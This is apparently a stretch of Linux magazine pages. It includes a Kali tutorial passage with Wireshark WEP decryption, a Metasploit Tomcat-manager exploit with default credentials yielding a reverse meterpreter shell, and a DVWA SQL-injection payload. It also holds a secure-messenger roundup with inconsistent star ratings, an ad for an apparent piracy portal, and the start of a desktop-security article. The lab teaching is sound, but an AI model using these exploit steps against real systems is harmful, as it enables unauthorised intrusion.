As a pen tester, once you've got hold of a wireless key there's no reason to stop there. Besides having access to any resources on that wireless network you can also decrypt its traffic. *Wireshark* is a great tool for capturing and viewing packets. You'll find it in Kali's Sniffing & Spoofing menu, or you can install it on any decent distro. We've already captured a bunch of WEP-encrypted packets so let's have a look at those. Go to File > Open and choose one of the output\*.cap files. Initially there's not much to see, most packets will just be listed as amorphous IEEE 802.11 data, and there will be some other boring network

requests and acknowledgements. However, we can tell *Wireshark* our key and these packets will surrender all of their secrets. Go to Edit > Preferences > Protocols > IEEE 802.11 and tick the Enable decryption box. Click the 'Edit' button next to Decryption Keys, and then click on the '+' to add a new key. Ensure the type is set to WEP and enter the ASCII codes of each character of the password, optionally separated by colons, eg our initial password `short` would be entered `73:68:6f:72:74`. Once you leave the Preferences dialog, all the packets will have been delightfully colour coded, all sources and destinations revealed.



Nonetheless we can illustrate some of MSF's powers by taking liberties with the Metasploitable 2 Virtual Machine. There wasn't space to include it on the disc, but those who don't care about a 800MB download can get it from <http://bit.ly/MetasploitableRapid7> in exchange for some details or from <http://bit.ly/SFMetasploitable2> if you'd rather get it quietly. Unzip the `metasploitable-linux-2.0.0.zip` file and you'll find a VMware virtual machine. The actual disk image (the VMDK file) can happily be used in *VirtualBox* (with the 'Choose an existing virtual hard disk' option) or *Qemu*. In order for the VM to be visible on the network, it needs its virtual network adaptor to be configured in bridged mode as opposed to NAT. In *VirtualBox*, we can achieve this by going to the Network tab, and setting 'Attached to' to 'Bridged Adapter'. It will then act just like a regular device attached to your network—if DHCP is available everything should just work, otherwise a static IP can be configured.

Start the VM, and then log in as user `msfadmin` with the password the same. Find the device's IP address using `ip a`. If devices on the network need static IP configured, this can be done from `/etc/network/interfaces` (the VM is based on Debian Lenny). There are a number of terribly configured and vulnerable services running on this VM, so it's a particularly bad idea to run this on an untrusted network. The extra cautious should even disconnect their routers from the Internet at large. We'll use MSF to exploit the Tomcat service, which you can connect to by pointing a browser at port **8180** on the VM's IP address, which we'll use **192.168.1.10** to refer.

This particular instance of Tomcat has a manager application running at `/manager/html` with easy to guess credentials (hint: it's **tomcat/tomcat**). The manager allows arbitrary applications (packaged as WAR archives) to be uploaded, which is not something you really want anyone to be able to do. No matter how you exploit a service, a common

## “For fun and games why not download a Windows XP virtual machine.”


goal is to get shell access to the target machine. This is usually done by starting a reverse shell on the recently exploited machine. Once initiated, the shell will ‘call back’ its master and enable them to enter commands with whatever privileges the exploited service had. We'll use a Java payload to achieve just this in MSF. Start MSF on the Kali machine, it's in the 08. Exploitation Tools menu. If you see an error, wait a minute and try again. It has to create its database on first run and this sometimes takes longer than it's prepared to wait. At the `msf>` prompt enter:

```
use exploit/multi/http/tomcat_mngr_deploy
```

Note the prompt changes. You can find out more about the exploit by typing `info`. Next, we set some parameters for the exploit module. Change the RHOST according to the results of the `ip a` command on the Metasploitable VM earlier:

```
set RHOST 192.168.1.10
set RPORT 8180
set USERNAME tomcat
set PASSWORD tomcat
set PATH /manager/html
set TARGET 1
```

These are all self-explanatory except the last one, which tell MSF to create a Java payload, as opposed to something OS-specific, which won't work for this exploit. We're now



ready to launch the attack with `exploit`. All going well, you should see something like:

```
[*] Sending stage (46089 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.10:33304)...
```

Followed by a new meterpreter prompt. Type `help` for a list of commands, they're different to *Bash*, although that sort of shell is available from the `shell` command. If we type execute meterpreter's `getuid` command, we can see that we have the access privileges of the `tomcat55 [/user]`. We could probably do some damage like this, but the Holy Grail is getting root access. As luck would have it, there's a privilege escalation vulnerability in another part of the system (the distcc daemon) which you can read about in the Unintentional Backdoors section at <https://community.rapid7.com/docs/DOC-1875>.

**Before we go though, we'll look at a textbook attack.**

DVWA, the Damn Vulnerable Web Application, should be accessible at <http://192.168.1.10/dvwa>. As you can probably fathom, it features somewhat underwhelming security. This is immediately obvious from the login page, which kindly tells you what the admin password is. Log in with those details, then select 'DVWA' from the left-hand column and set the Script Security to low. As if things weren't bad enough already. Now go to the SQL Injection page. The idea is that you enter a User ID (in this case a number from 1 to 5) and the script returns that user's first and last names. It works, try it. Sadly, DVWA is also vulnerable to a classic SQLi. Look at what terrible things happen if you put this code into the User ID field: `1' or 1=1 #`. Zoiks! The script got very confused and just returned all of the IDs. The reason for this oversharing is due to the underlying PHP query, which looks like:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'"
```

By crafty quote mismatching, the last part of our query is then interpreted as: `WHERE user_id = '1' or 1=1 #"`.

The double quote at the end is commented out by the `#` and the clause `or 1=1` ensures that the `WHERE` expression is always true. So all records are returned. There's really no reason for this sort of coding blunder. PHP includes nice functions to sanitise user input and prevent this sort of thing.

But here must end our brief foray into Kali Linux, but do explore it further. For fun and games why not download a Windows XP virtual machine (which you can do entirely legitimately provided you delete it after 30 days) and see how much damage you can cause with Metasploit. Hint, we enjoyed MS12-020. ■


➤ **Metasploit Framework**  
can only show  
you the door,  
you must  
walk through  
it. Or buffer  
overflow your  
way through it.

### Quick tip

We didn't have time to cover *Burpsuite* here, but it's a very powerful tool for finding holes in web applications. Unfortunately some of the more interesting features are only available in the paid-for edition.

# Secure chat

While not particularly paranoid, we wouldn't want anyone to eavesdrop on our playful banter about the Great British Bake Off with our mates.



## How we tested...

We'll look at each instant messenger's mechanisms for enhancing security and privacy, and whether any of these has a negative effect on the usability of the application.

We'll also keep an eye out for applications that are cumbersome to use and ruin the user experience in their efforts to ensure privacy. Some users that are exchanging sensitive information probably won't mind taking a hit on usability if it ensures stronger privacy, but the majority are unlikely to want to jump through too many extra hoops.

We'll also keep an eye out for IMs that offer the same convenience and features as their popular counterparts. On a related note, an IM's repository and its supported platforms can be a key deciding factor. Similarly, you can't get anyone to switch to a new app if the installation is long and drawn out.

Over the years, instant messaging (or IM) has evolved into a full-fledged, feature-rich medium for communication. Besides simple text messages, a typical IM session includes the exchange of images, audio and even video streams. While the primary users of IM are home users, IM has also been adopted for use by companies behind corporate firewalls. Both kinds of users have a different set of requirements and a plethora of messaging services have popped up to satiate the growing demand for instant messaging.

In their bid to outdo the competition, virtually all of the popular IM services use their own home-brewed proprietary protocol. However, one thing many of them overlook is security. To offer a better communication experience to their users, these publicly accessible services route all your private exchanges via central servers that can

be subpoenaed. So while IM clients and services are a dime a dozen, many of them don't offer the level of security and privacy that makes good sense in this post-Snowden era. In this Roundup, we'll look at some of the best options available to users that are looking to converse online without the fear of being snooped.

**“Publicly accessible services route all your private exchanges via central servers.”**

# Security protocols


How do they secure the transmission?

The main reason for using these IM clients is because the developers have taken extra measures to ensure the security of the communication and focused on the privacy of their users. *CryptoCat*, for instance, works on the assumption that the network is controlled by an attacker who can intercept, tamper with and inject network messages.

To maintain privacy over such a network, *CryptoCat* helps its users set up end-to-end encrypted chat conversations using a Double Ratchet-based encryption protocol. The users link their devices to their *Cryptocat* account upon connection and can identify each other's devices via the client's device manager to prevent man-in-the-middle attacks. After the initial key exchange, it also manages the ongoing renewal and maintenance of short-lived session keys during the session. All devices linked to *Cryptocat* accounts will receive forward secure messages, so even if the current keys are compromised the previous messages will still remain secret.

*GoldBug* uses end-to-end encryption with multiple layers of cryptology. In addition to RSA, it uses the EL Gamal encryption algorithms and also NTRU, which is particularly regarded as resistant against quantum computing. To create more randomisation, while creating keys each user can set their individual key size, cipher, hash type, iteration count and the salt-length. Furthermore, the encrypted messages are sent through a P2P self-signed SSL channel to the peer. This self-signed SSL connection is secured by a number of means to ensure that a compromised node isn't able to connect.

*Jitsi* supports the popular Off-the-Record (OTR) protocol to encrypt IM conversations. OTR uses a combination of 128-bit AES, along with a couple of other hash functions, to provide authentication and forward secrecy along with encryption. *Jitsi* also uses the Z RTP protocol to negotiate keys when it is establishing a connection via the RTP protocol to exchange audio and video.



You can use *Retroshare* over Tor to hide the connection between you and your friends.

The *qTox* client is based on the Tox protocol which uses the NaCl crypto library to enforce end-to-end encryption with perfect forward secrecy. This protocol generates a temporary public/private key pair that's used to make connections to non-friend peers. The client then uses Onion routing to store and locate Tox IDs to make it practically impossible to associate users to each other.

*Retroshare* users generate GPG (or GnuPG) cryptographic keys and after authentication and exchanging asymmetric keys, it establishes an end-to-end encrypted connection using OpenSSL. You can also optionally deactivate distributed hash table (DHT) to further improve anonymity.

## Verdict

**CryptoCat**



**Goldbug**




**Jitsi**



**qTox**



**Retroshare**



» All use solid open source security protocols and encryption algorithms.

# Audio and video calls

Can they securely transmit multimedia?

While *Goldbug* has a good number of features, you can't use it to make audio and video calls. The application does have a mechanism to share encrypted files called Starbeam. *CryptoCat* also can't

make real-time video calls. However, the client allows you to record minute-long encrypted video messages to your buddies that can be viewed immediately or whenever they come online within the next 30 days.

*CryptoCat* users can also exchange encrypted files and photos as long as they are under 200MB each.

All audio and video calls made in *qTox* can be piped through secure channels and can also host group chats with other users. Similarly, *Jitsi* is a VoIP client and enables you to make calls using the Session Initiation Protocol (SIP). You can use *Jitsi* to make audio and video calls to one user or to several users on both SIP and XMPP networks.

*Retroshare* also enables users to make audio and video calls after they enable the VoIP plugin. One USP of this application is its ability to share large files. *Retroshare* uses a swarming system, which is similar to BitTorrent, to accelerate the download. Users can share files with friends or with everyone on the *Retroshare* network. There's also a search function to find files on the network anonymously.



» *Jitsi* supports TLS and certificate-based client authentication for SIP and XMPP.

## Verdict

**CryptoCat**



**Goldbug**




**Jitsi**



**qTox**



**Retroshare**



» *CryptoCat* and *Goldbug* can't make secure audio and video calls.

# User experience

## Does it make instant messaging easy to use?

All applications, and not just the ones in this Roundup, that prioritise security have their job cut out for them. They have to incorporate the extra security and privacy features without distracting the user from the main task: sending instant



messages to your buddies. Since there's a good chance your friends aren't using these as they aren't as well-known instant messengers, you'll have to convince them (or terrify them) to move. A straightforward installation procedure and an intuitive

interface will go a long way in getting your buddies to sign up to yet another service. Using new applications that aren't too dissimilar to the popular ones will help both you and your friends to continue conversing without the application getting in the way.

### CryptoCat ★★★★☆

If it didn't insist on setting up a 12-character long password, *CryptoCat* would feel just like any other IM client. When you sign in for the first time, *CryptoCat* will generate encryption keys and store them on your new device. It'll do this every time you log into your account from a new device. Each device has a unique fingerprint that you can verify with your buddies. Once verified a device can mark it as trusted.

For additional security, you can ask *CryptoCat* to send messages only to trusted devices. When receiving messages, *Cryptocat* will always show you which device your buddy used to send that message and inform you whenever your buddy adds a new device. The IM window is the standard fare and includes buttons to record and send minute long video messages and files.



### Goldbug ★★★★★

On the first launch, you'll be asked to create authentication information and the application generates eight sets of encryption key pairs each for a different task, such as messaging and emailing etc. Once the keys have been generated, you'll have to enable the kernel using the 'Activate' button. You can now connect to a chat server or the echo network and add your friends.

Initially, the project adds its own chat server as a neighbour but this is strictly for testing purposes only, and you'll have to exchange keys with your friends before you can chat. Besides the option to import and export public keys, *Goldbug* offers an interesting option called Repleo which enables you to export your public key after encrypting it with a friend's already imported key. Despite its uniqueness, *Goldbug* has one of the most confusing interfaces and its workflow is the least intuitive.

# Ease of installation

## Is it newbie-proof?

**T**ruth be told, there aren't many of us who'd be willing to migrate to a new application if the installation is found to be a long, drawn out process. This is especially true for a desktop-centric application such as an instant messenger.

In this respect, the only application that really disappoints is *GoldBug*. While you can download packages for installing *GoldBug* from SourceForge or from its unofficial PPA, the IM only has Deb files for Ubuntu Trusty Tahr (14.04)

which severely limits who can actually use the IM.

Then there's *Retroshare* which only has official packages for Ubuntu and Debian. But the website lists unofficial packages for OpenSUSE, Fedora, CentOS, Mageia, Gentoo, FreeBSD and Arch Linux. There's also an unofficial build for Raspberry Pi's Raspbian called *PiShare* which was released in 2014.

On the other hand, the other clients cover all the popular distros. *Jitsi* puts out stable and bleeding edge nightly

builds as both Deb and RPM for all the popular distros, including Ubuntu, Debian, Fedora and Arch. The project also hosts repos for Ubuntu, Debian and Fedora to keep the packages updated. Similarly, you can install *qTox* via its official repos for Ubuntu 16.04, Debian 8, Fedora 24, OpenSUSE Leap, Tumbleweed, ARM and CentOS 7 as well as Arch Linux. *CryptoCat* tops the lot since there's no installation involved. You just need to extract and execute the compressed archive.

## Verdict

### CryptoCat

★★★★☆

### GoldBug

★★★★☆

### Jitsi

★★★★☆

### qTox

★★★★☆

### Retroshare

★★★★☆


» Besides *GoldBug*, you can get the other IMs on your distro easily.

# Secure chat

## Jitsi ★★★★☆

Using *Jitsi* is fairly intuitive as well. Begin by logging into an XMPP or a SIP server or both. By default, all conversations with your contacts on either networks are unsecured. You use the Secure chat pull-down menu in the chat window to bring up the options to encrypt your conversation.


When you initiate a private conversation, *Jitsi* will first ask you to authenticate your contact. You can do so by either asking them a shared secret or verifying their fingerprint via another authenticate channel. For more privacy, after you've encrypted the conversation, you can ask *Jitsi* to stop recording the chat session with a single click from within the chat window. Similarly, you can initiate an audio and video call and secure it by comparing the four-letter ZRTP key displayed on both your screens to ensure your conversation isn't being hijacked.



## Retroshare ★★★★☆

*Retroshare* looks very different to a traditional IM client. On first launch, it looks rather bare and none of the tabs at the top list any content. That's because *Retroshare* fetches these from your friends, so you'll have to view any content on the *Retroshare* network.

You can add friends directly by sharing your keys privately or you can exchange your keys with a chat server. You'll need to head to the chat lobbies and look up 'Chatserver EN' to join the chat, say hello and paste your key. To friend someone, you must exchange keys. You'll have access to all the forums, downloads and channels that your friends are subscribed to. Note: It will take a few hours before you get all forums and channels from your friends.



## qTox ★★★★☆

Like *CryptoCat*, the user interface of *qTox* resembles that of a traditional IM client. You'll be asked to create a new profile when you first launch the application. You can then add new contacts using one of two methods: either by sending your Tox ID via secure means, such as encrypted email, or, if your friends are using a *Tox* mobile client, you can send them a copy of the QR code image generated by your client.

Once you're connected, you can interact as you would using a normal IM client except for the fact that your conversation isn't flowing through a central server. The chat window also has buttons to initiate audio and video calls. You also get buttons to create chat groups and send files, and there's an option to capture and send screenshots.

# Help and support

## Need some handholding?

**O**n paper, *Goldbug* has a manual in English as well as a detailed entry on wikibooks. In reality however, the English documents are very crude translations of the original German manuals and, therefore, many things don't make much sense at all. We also didn't find off-site, unofficial information on the internet.

*Retroshare* provides a wealth of information including a FAQ, wiki, a blog, and forums. The documentation covers a vast number of topics to help new

users get acquainted with the *Retroshare* network and the app. On the forums you'll find platform-specific boards that tackle common problems and their solutions.

*qTox* is fairly intuitive to use, but there's also a user manual that explains the various functions and the features, while help and support is dispensed via mailing lists. The *qTox*-specific resources are complemented by documentation on the website of the Tox protocol. There's a FAQ and a wiki to

familiarise new users with the new messaging protocol.

Besides a smattering of textual documentation, *Jitsi* covers a couple of useful tasks via user-contributed videos, such as initiating an encrypted chat session and making a secure ZRTP video call. For textual help, new users have a detailed FAQ. Last but not least, the help section of *CryptoCat* is a single page FAQ-style document that covers everything that a user needs to know to use the application.

## Verdict

### CryptoCat

★★★★★

### Goldbug

★★★★★

### Jitsi

★★★★★

### qTox

★★★★★

### Retroshare

★★★★★

» *Goldbug* has lots of support docs but they are poorly translated.

# Platform support

Can they be used on mobile and other platforms?


While you can convince your buddies to move to a different IM client with better security and privacy, you can't expect them to switch operating systems as well. Of course, in an ideal world everybody would be using GNU/Linux and this wouldn't be an issue at all. But that doesn't mean that folks using inherently less secure OSes can't use a secure IM client.

Thankfully, all the IMs in this Roundup support multiple desktop OSes in addition to Linux but only a couple support mobile platforms. *CryptoCat*, *Retroshare* and *GoldBug* can all be installed on Windows and macOS as well. However, *Goldbug* treats Linux users as second-class citizens and only offers the latest version (3.5) to Windows and Mac users. Also, *Retroshare* is the only client on test here that has a build for the

Raspberry Pi. *Jitsi* also has installers for Windows and macOS for both its stable release as well as nightly builds. The Downloads page also points to an experimental build for Android. However, the most recent APK on that page is over two-years-old.

The Tox protocol covers the widest range of platforms. Besides Linux, *qTox* has a FreeBSD port, 32-bit and 64-bit clients for Windows as well as an experimental build for macOS. While *qTox* itself doesn't have builds for mobile platforms, you can use it to connect with other Tox clients. There's *Antidote* for iOS and *Antox* for Android. In our tests, we didn't run into any issues IMing with users on different Tox clients and platforms.

➤ **Antox is under active development and the performance of audio and video chat sessions varies greatly.**



## Verdict

**CryptoCat**

★★★★★

**GoldBug**

★★★★★

**Jitsi**

★★★★★

**qTox**

★★★★★

**Retroshare**

★★★★★

» *qTox* is interoperable with other Tox clients, which means it supports the widest range of platforms.

# Extra features

What more can they do besides IM and video?


While these applications bill themselves as instant messengers some of them can do a lot more than send simple text messages. Most of them enable you to have encrypted voice and video calls and can also send files over the encrypted channels.

However, there's not much more you can do with *CryptoCat* than exchange encrypted text messages and securely transfer files. *qTox* fares a little better, its desktop users can also host group chats with other users. The application also supports ToxDNS which is used to shorten regular Tox IDs into memorable IDs that resemble an email address, and the client includes screen-capturing capabilities to help you quickly share snapshots.

*Jitsi* is a full-fledged softphone that can mute, put on hold, transfer and record calls. It can also make registrarless SIP calls to other *Jitsi* users on the local network. One of *Jitsi*'s unique features is its ability to stream and share your desktop without using any of the traditional desktop streaming

mechanisms, such as VNC. *Jitsi* also enables you to stream either the entire desktop or a portion of the screen. You can even enable your contact to remotely control your desktop. Moreover, users at both ends of a call can share their desktops with the other person at the same time. The application also has a number of enterprise-friendly features, such as support for LDAP directories.

*Goldbug* and *Retroshare* stand apart from the others in that they are much larger platforms for secure communication and enable you to interact with your friends in several different ways. Both, for example, include an email system that takes advantage of their respective peers to store and exchange encrypted messages. *Goldbug* can also be used to send encrypted emails over traditional POP3 and IMAP services. You can also use it to have discussions over encrypted public IRC channels in which each chat room is defined with a magnet link. In addition to email, *Retroshare* offers decentralised forum



## Verdict

**CryptoCat**

★★★★★

**Goldbug**

★★★★★

**Jitsi**

★★★★★

**qTox**

★★★★★

**Retroshare**

★★★★★

» *Goldbug* and *RetroShare* can send encrypted emails without a mail server.

boards as well as a public notice board where you can paste links, vote and discuss topics in a similar way to Reddit, (but perhaps without as much snark). Then there's the Channels section where you can publish your files. You can also subscribe to any of the listed channels, much like RSS feeds, to automatically download the latest published files.

## Secure Instant Messengers

# The verdict

**A**ll the instant messengers in the Roundup go the extra distance to make sure you keep your conversations to yourself. We've looked at simple applications that encrypt text-based communication to more complex communication suites that enable you to send email and make video calls via encrypted channels.

It's tough to recommend one over the other so we'll rate them by the Holmesian method of elimination. *Goldbug* is the first to get the axe because of its confusing UI and steep learning curve. Next up is *CryptoCat* which is intuitive but only secures text-based communications. Then there's *qTox* which ticks all the checkboxes to take the top spot. For starters, it isn't all that different from a traditional IM client and is equipped with all the security and privacy features you'd expect from a secure client. You can use *qTox* to make audio and video calls and it plays well with other Tox clients which

together cover all the major desktop and mobile OSes. However, the protocol is still relatively new and the performance of the multimedia calls isn't consistent across the various supported platforms. This is the biggest reason for *qTox* finding itself on the lowest step on the podium.

The runner-up spot goes to the *RetroShare* which walks the fine line between function and usability. The application and the network are both feature-rich and don't take too much to acclimatise to. We were impressed by *RetroShare*'s personalisation of the peer-to-peer model into a friend-to-friend network that's totally off the grid.

But it's a drastic change for any friends you want to communicate with, so we've rewarded the top spot to *Jitsi* which finds the right balance between form and function. Yes, it



Using *Jitsi Videobridge*, *Jitsi* users can easily host multi-user video calls if they have the bandwidth.

communicates via a central server, but *Jitsi* provides good options to encrypt sessions and prevent snooping. Also setting up a central server on your premises doesn't take too much effort. Better still, you can use *Jitsi*'s registrarless SIP feature to make secure encrypted calls to users on the local network out of the box.

**"We've awarded the top spot to *Jitsi*, which finds the right balance between form and function."**

### 1st **Jitsi** ★★★★★

Web: [www.jitsi.org](http://www.jitsi.org) Licence: Apache 2.0 Version: 2.9

» The best bet for securing IM without making drastic changes.

### 4th **CryptoCat** ★★☆☆☆

Web: <https://crypto.cat> Licence: GNU GPL v3 Version: 3.2.08

» Good option for encrypting text-based communications.

### 2nd **RetroShare** ★★★★★

Web: <https://retroshare.github.io> Licence: GNU GPL Version: 0.6.2

» A solid platform for communication with a slight learning curve.

### 5th **Goldbug** ★★★★★

Web: <http://goldbug.sourceforge.net> Licence: GNU GPL Version: 3.5

» Overshadowed by a cluttered UI and poorly translated documentation.

### 3rd **qTox** ★★★★★

Web: <https://qtox.github.io> Licence: GNU GPLv3 Version: 1.11.0

» A winner if it weren't for the inconsistent behaviour of the video calls.

### Over to you...

Would you be willing to move yourself and your friends and family over to a secure IM? We're all ears at [lx.letters@futurenet.com](mailto:lx.letters@futurenet.com).

## Also consider...

Having secure conversations over the insecure open internet is a growing concern for corporations and individuals alike. This is why in addition to the open source clients we've covered in this Roundup, there are a wide array of proprietary clients on offer as well. There's a strong possibility that your current IM client enables you to add the OTR plugin, which you

can use to encrypt your chats, for example *Pidgin* is one such mainstream client that comes with OTR as an optional plugin.

There's also *Wickr* which allows users to exchange end-to-end encrypted messages and enables them to set an expiration time on the communication. The application is available for all major mobile and desktop operating

systems, but if you need a secure app for mobile-to-mobile communication, check out *ChatSecure*, *Signal* and *SureSpot*. They are all open source and available for both Android and iOS devices. While *ChatSecure* only allows text-based OTR encryption over XMPP, you can use *Signal* and *SureSpot* to make audio and video calls as well. ■

# WHAT IS AVAXHOME?

# AVAXHOME-

the biggest Internet portal,  
providing you various content:  
brand new books, trending movies,  
fresh magazines, hot games,  
recent software, latest music releases.

Unlimited satisfaction one low price  
Cheap constant access to piping hot media  
Protect your downloadings from Big brother  
Safer, than torrent-trackers

18 years of seamless operation and our users' satisfaction

All languages  
Brand new content  
One site



AvaxHome - Your End Place

We have everything for all of your needs. Just open <https://avxlive.icu>

# Linux: Secure your desktop

Linux can thwart a majority of attacks on its own but we can help put a level 10 forcefield around your computer.

**R**unning Linux just because you think it's safer than Windows? Think again. Security in Linux is a built-in feature and extends right from the kernel to the desktop, but it still leaves enough room to let someone muck about with your `/home` folder. Sure, Linux is impervious to viruses and worms written for Windows, but attackers have several other tricks up their sleeves to illegally access your precious bits and bytes that make up everything from your personal emails to your credit card details.

Locking your data behind a username and password shouldn't be your only line of defence and isn't enough to hold off a determined attacker. As the number, nature and variety of computer attacks escalate every day, you too should go out of the way and take extra measures to secure your computer against unauthorised access.

All mainstream Linux distributions such as Debian, Ubuntu, and Fedora have security teams that work with the package teams to make sure you stay on top of any security vulnerabilities. Generally these teams work with each other to make sure that security patches are available as soon as a vulnerability is discovered. Your distribution will have a repository solely dedicated to security updates. All you have to do is make sure the security-specific repository is enabled (chances are it will be, by default), and choose whether you'd like to install the updates automatically or manually at the press of a button. For example, from the Updates tab in the Software & Updates app, you can ask Ubuntu to download and install security updates automatically.

